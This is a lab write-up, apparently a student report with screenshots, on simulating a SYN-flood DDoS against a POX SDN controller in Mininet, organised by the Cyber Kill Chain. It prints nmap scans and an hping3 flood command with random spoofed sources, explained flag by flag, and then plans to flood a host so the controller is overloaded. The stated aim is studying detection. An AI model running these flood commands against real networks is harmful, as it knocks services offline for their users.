DDOS ATTCK ON POX CONTROLLER

Introduction to DDoS Attacks and Their Impact on POX Controllers

1. Understanding DDoS Attacks

A **Distributed Denial-of-Service (DDoS) attack** is a type of cyber-attack where multiple compromised devices (often part of a botnet) flood a target system with a massive volume of traffic. The goal is to overwhelm the target's resources, causing it to slow down, crash, or become completely unavailable. DDoS attacks are among the most common and disruptive threats in modern networking environments, affecting websites, cloud services, and Software-Defined Networking (SDN) controllers.

2. Why Target the POX Controller?

In Software-Defined Networking (SDN), the controller plays a crucial role in managing the network by making centralized decisions and distributing them to the data plane (switches). The POX controller, like any other SDN controller, is vulnerable to DDoS attacks because:

- **It is a centralized component** – If the controller is overwhelmed, the entire network can fail.
- **It processes all flow requests** – A flood of malicious packets can exhaust its processing power.
- **It relies on OpenFlow switches** – Attackers can send spoofed OpenFlow requests to degrade performance.

3. How This Attack Will Be Implemented

Following the **Cyber Kill Chain model**, the attack will be structured into **seven stages**, with each step documented using **screenshots and explanations**:

Step 1: Reconnaissance

- Use **Nmap** to discover the **IP address and port** on which the POX controller is running.

- Identify open ports that can be exploited for attack.

Step 2: Weaponization

- Prepare **hping3** or **Scapy** scripts to generate a high volume of spoofed packets.
- Modify the attack to include **randomized IP and MAC addresses** to make detection harder.

Step 3: Delivery

- Deploy the DDoS script from multiple Mininet hosts simultaneously.
- Observe the packet flooding rate towards the POX controller.

Step 4: Exploitation

- Ensure the controller starts dropping legitimate traffic due to the overload.
- Monitor network behavior using **Wireshark or tcpdump**.

Step 5: Installation


- Not used.

Step 6: Command & Control (C2)

- Not used.

Step 7: Actions on Objectives

- Assess the impact on the SDN network (delays, packet loss, controller crash).
- Capture logs and screenshots to demonstrate the attack's effectiveness.


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

4. Next Steps – Detection & Mitigation

After successfully launching the attack, **two detection methods** will be tested:

1. **DDoS Detection using Information Entropy Analysis and Deep Learning**
   - Implement an entropy-based approach to detect unusual flow patterns.
   - Train a deep learning model to classify normal vs. malicious traffic.
2. **SSAE-SVM Hybrid Detection Method**

  - Use a **Stacked Sparse Autoencoder (SSAE)** to extract attack features.
  - Classify attack traffic using a **Support Vector Machine (SVM)**.

Simulation of ddos attack

1. Reconnaissance

We usually use nmap tool to collect information about the target like the ip , open ports, the os of the target and more other information but here in the sdn network we used the pox controller and the Mininet booth in the same machine not separated so let's start this process and see the outcomes .

First we will open the cli of any host like h1 and run the following command
$ ovs-vsctl show this provides detailed information about the **Open vSwitch (OVS) configuration** on the host. However, there are some important considerations when running this command inside a Mininet host:


ovs-vsctl is a utility for managing Open vSwitch (OVS) configurations. The show option displays the **current OVS state**, including:

- Bridges and their associated ports
- Controller configurations (if any)
- OpenFlow versions and settings
- Active network interfaces

So, this Matters for our DDoS Attack because:
1- We need to confirm the switch is connected to the controller (ovs-vsctl show helps with that).

2- Check active interfaces and flow rules before launching an attack.

3- If the controller is overwhelmed, ovs-vsctl show may show disconnections or missing controllers.


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
XTerm
17:50 6 مار
"Node: h1"

```
root@mo-VirtualBox:/home/mo/Desktop# ovs-vsctl show
5a3a6ae3-0d9a-4126-82df-884ef3c1adf4
    Bridge s2
        Controller "ptcp:6655"
        Controller "tcp:127.0.0.1:6633"
            is_connected: true
        fail_mode: secure
        Port s2-eth4
            Interface s2-eth4
        Port s2-eth1
            Interface s2-eth1
        Port s2-eth3
            Interface s2-eth3
        Port s2-eth2
            Interface s2-eth2
        Port s2
            Interface s2
                type: internal
    Bridge s3
        Controller "tcp:127.0.0.1:6633"
            is_connected: true
        Controller "ptcp:6656"
        fail_mode: secure
        Port s3
            Interface s3
                type: internal
        Port s3-eth2
            Interface s3-eth2
        Port s3-eth4
            Interface s3-eth4
        Port s3-eth1
            Interface s3-eth1
        Port s3-eth3
            Interface s3-eth3
    Bridge s1
        Controller "tcp:127.0.0.1:6633"
            is_connected: true
        Controller "ptcp:6654"
        fail_mode: secure
        Port s1-eth3
            Interface s1-eth3
        Port s1
            Interface s1
                type: internal
        Port s1-eth1
            Interface s1-eth1
        Port s1-eth2
            Interface s1-eth2
    Bridge s4
        Controller "tcp:127.0.0.1:6633"
            is_connected: true
        Controller "ptcp:6657"
        fail_mode: secure
        Port s4
            Interface s4
                type: internal
        Port s4-eth2
            Interface s4-eth2
        Port s4-eth3
            Interface s4-eth3
        Port s4-eth1
            Interface s4-eth1
    ovs_version: "2.17.9"
root@mo-VirtualBox:/home/mo/Desktop#
```

From the output, we can see that all four switches (s1, s2, s3, s4) are connected to the POX controller at 127.0.0.1:6633.

Additionally, each switch has a local passive connection (ptcp:6654, ptcp:6655, etc.), but those are just OpenFlow manager ports for local configurations.


What This Means

- The POX controller is running on 127.0.0.1:6633, and it is correctly connected to the switches.
- Each switch (s1, s2, s3, s4) has multiple interfaces (s1-eth1, s2-eth2, etc.) that are linked to hosts and other switches.

Next Steps to Detect the POX Controller


Since we now know the controller is at 127.0.0.1:6633, let's confirm it with the right approach:

Note : if we run nmap from h1 to confirm that the pox is working in the right ip and port number of the openflow protocol this will not work because **we scanned 127.0.0.1 from within h1**, which refers to h1 itself and not the Mininet host that holds the pox controller. See this screenshot


mo@mo-VirtualBox: ~/Desktop
mo@mo-VirtualBox: ~/Desktop
mo@mo-VirtualBox: ~/Desktop

```
mininet> h1 nmap -sS -sV -p- 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-06 18:04 EET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
All 65535 scanned ports on localhost (127.0.0.1) are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
mininet>
```

Here is another screenshot




```
root@mo-VirtualBox:/home/mo/Desktop# ifconfig
h1-eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.1  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::e0bf:bfff:feeb:321e  prefixlen 64  scopeid 0x20<link>
        ether e2:bf:bf:eb:32:1e  txqueuelen 1000  (Ethernet)
        RX packets 189  bytes 17952 (17.9 KB)
        RX errors 0  dropped 6  overruns 0  frame 0
        TX packets 37  bytes 2686 (2.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@mo-VirtualBox:/home/mo/Desktop# 
```

Run Nmap from the Mininet Host (Ubuntu Machine)

Run this from your host terminal (not Mininet CLI):

$sudo nmap -sS -sV -p- 6633 127.0.0.1



```
mo@mo-VirtualBox:~/Desktop$ sudo nmap -sS -sV -p- 127.0.0.1
[sudo] password for mo:
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-06 17:10 EET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Not shown: 65526 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
631/tcp  open  ipp      CUPS 2.4
5466/tcp open  unknown
6633/tcp open  openflow (OpenFlow 1.0)
6654/tcp open  openflow (OpenFlow 1.0)
6655/tcp open  openflow (OpenFlow 1.0)
6656/tcp open  openflow (OpenFlow 1.0)
6657/tcp open  openflow (OpenFlow 1.0)
6 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5466-TCP:V=7.80%I=7%D=3/6%Time=67C9BAD5%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,28A,"HTTP/1\.0\x20200\x20HTTP\x20OK\r\nServer:\x20Wing\x20FTP
SF:\x20Server\(Free\x20Edition\)\r\nCache-Control:\x20no-store\r\nContent-
SF:Type:\x20text/html\r\nContent-Length:\x20338\r\nStrict-Transport-Securi
SF:ty:\x20max-age=31536000;\x20includeSubDomains\r\nX-Frame-Options:\x20SA
SF:MEORIGIN\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content-Type-Opt
SF:ions:\x20nosniff\r\nConnection:\x20close\r\n\r\n<meta\x20http-equiv='Co
SF:ntent-Type'\x20content='text/html;\x20charset=utf-8'><script>top\.locat
SF:ion='admin_login\.html';</script>\n\n<noscript><center><H2>The\x20admin
SF:istration\x20interface\x20requires\x20that\x20you\x20have\x20Javascript
SF:\x20enabled\x20on\x20your\x20browser\.\x20<br>If\x20you're\x20not\x20su
SF:re\x20how\x20to\x20do\x20this,\x20<a\x20href='help_javascript\.htm'>cli
SF:ck\x20here\.</a>\x20</H2></center></noscript>")%r(GetRequest,28A,"HTTP/
SF:1\.0\x20200\x20HTTP\x20OK\r\nServer:\x20Wing\x20FTP\x20Server\(Free\x20
SF:Edition\)\r\nCache-Control:\x20no-store\r\nContent-Type:\x20text/html\r
SF:\nContent-Length:\x20338\r\nStrict-Transport-Security:\x20max-age=31536
SF:000;\x20includeSubDomains\r\nX-Frame-Options:\x20SAMEORIGIN\r\nX-XSS-Pr
SF:otection:\x201;\x20mode=block\r\nX-Content-Type-Options:\x20nosniff\r\n
SF:Connection:\x20close\r\n\r\n<meta\x20http-equiv='Content-Type'\x20conte
SF:nt='text/html;\x20charset=utf-8'><script>top\.location='admin_login\.ht
SF:ml';</script>\n\n<noscript><center><H2>The\x20administration\x20interfa
SF:ce\x20requires\x20that\x20you\x20have\x20Javascript\x20enabled\x20on\x2
SF:0your\x20browser\.\x20<br>If\x20you're\x20not\x20sure\x20how\x20to\x20d
SF:o\x20this,\x20<a\x20href='help_javascript\.htm'>click\x20here\.</a>\x20
SF:</H2></center></noscript>")%r(HTTPOptions,28A,"HTTP/1\.0\x20200\x20HTTP
SF:\x20OK\r\nServer:\x20Wing\x20FTP\x20Server\(Free\x20Edition\)\r\nCache-
SF:Control:\x20no-store\r\nContent-Type:\x20text/html\r\nContent-Length:\x
SF:20338\r\nStrict-Transport-Security:\x20max-age=31536000;\x20includeSubD
SF:omains\r\nX-Frame-Options:\x20SAMEORIGIN\r\nX-XSS-Protection:\x201;\x20
```

This confirms **the POX controller is active and listening**.

Since the attacker (h1,h3,h5) now knows the ip and the port number of the controller now he can move to the next phase which is weaponization.

2. Weaponization

The attacker here creates a deliverable payload for the ddos attack using hping3 tool. Here is the command used for the attack
$hping3 -d 300 -S -w 64 -p 6633 --flood --rand-source -V 127.0.0.1

This command should be our payload that initiate the attack when it's delivers to the target so here is what the command do:

1. **hping3**:
    - This is the tool being used. hping3 is a network packet crafting tool, useful for security testing and attacks such as DoS.

2. **-d 300**:
   - **Data size**: Sets the size of the data field in the packet to 300 bytes.
3. **-S**:
   - **SYN flag**: Sets the SYN flag in TCP packets. This is used to initiate a TCP connection.
4. **-w 64**:
   - **Window size**: Sets the TCP window size to 64. This parameter controls the amount of data that can be sent before an acknowledgment is required.
5. **-p 6633**:
   - **Port**: Specifies the destination port number, which in this case is 6633 (where the pox controller is running).
6. **--flood**:
   - **Flood mode**: Sends packets as fast as possible, generating a high volume of traffic to overwhelm the target.
7. **--rand-source**:
   - **Random source**: Randomizes the source IP addresses of the packets. This helps in avoiding detection and makes it difficult for the target to filter out the attack packets.
8. **-V**:
   - **Verbose mode**: Enables verbose output, providing detailed information about what hping3 is doing.
9. **127.0.0.1**:
   - **Target IP**: The IP address of the target pox, which in this case is 127.0.0.1.

But as we discussed before the attack will not run with this ip address of the pox controller we changed the ip of the controller to the machine ip address which is 10.0.2.15 and with the same port (6633) and try to do the same steps to see if the attack will work against the pox but it would not.

The Real Reason the Attack on POX Didn't Work

The attack failed despite setting the POX controller to 10.0.2.15 and assigning Mininet hosts IPs in 10.0.2.0/8. Here's why:

Key Fact: POX Does NOT Process Normal Traffic

- POX is NOT a normal network service like a web server or SSH daemon.
- It ONLY processes OpenFlow control traffic, not regular SYN flood packets.

Why did the SYN Flood on POX Failed?

POX Listens for OpenFlow, NOT Normal Packets

- POX only communicates with switches via OpenFlow.
- SYN packets were just dropped by the switch because POX doesn't have a service handling them.

Switches Filter the Traffic

- Attack traffic never reached POX because switches handle normal traffic forwarding.
- Only packets that require a new flow rule are forwarded to POX.

POX is NOT a Host

- Regular DDoS attacks work by flooding network services (e.g., web servers, SSH, or DNS). This will be our concern
- POX does NOT act like a server it just installs flow rules.

The Real Way to Overload POX


Instead of attacking POX directly, attack a host to force POX to process too many flow requests.

New Plan: SYN Flood a Mininet Host (e.g., h7)

- Every new TCP connection request forces the switch to ask POX for a flow rule.
- This overloads POX with too many flow requests → slowing it down or crashing it.

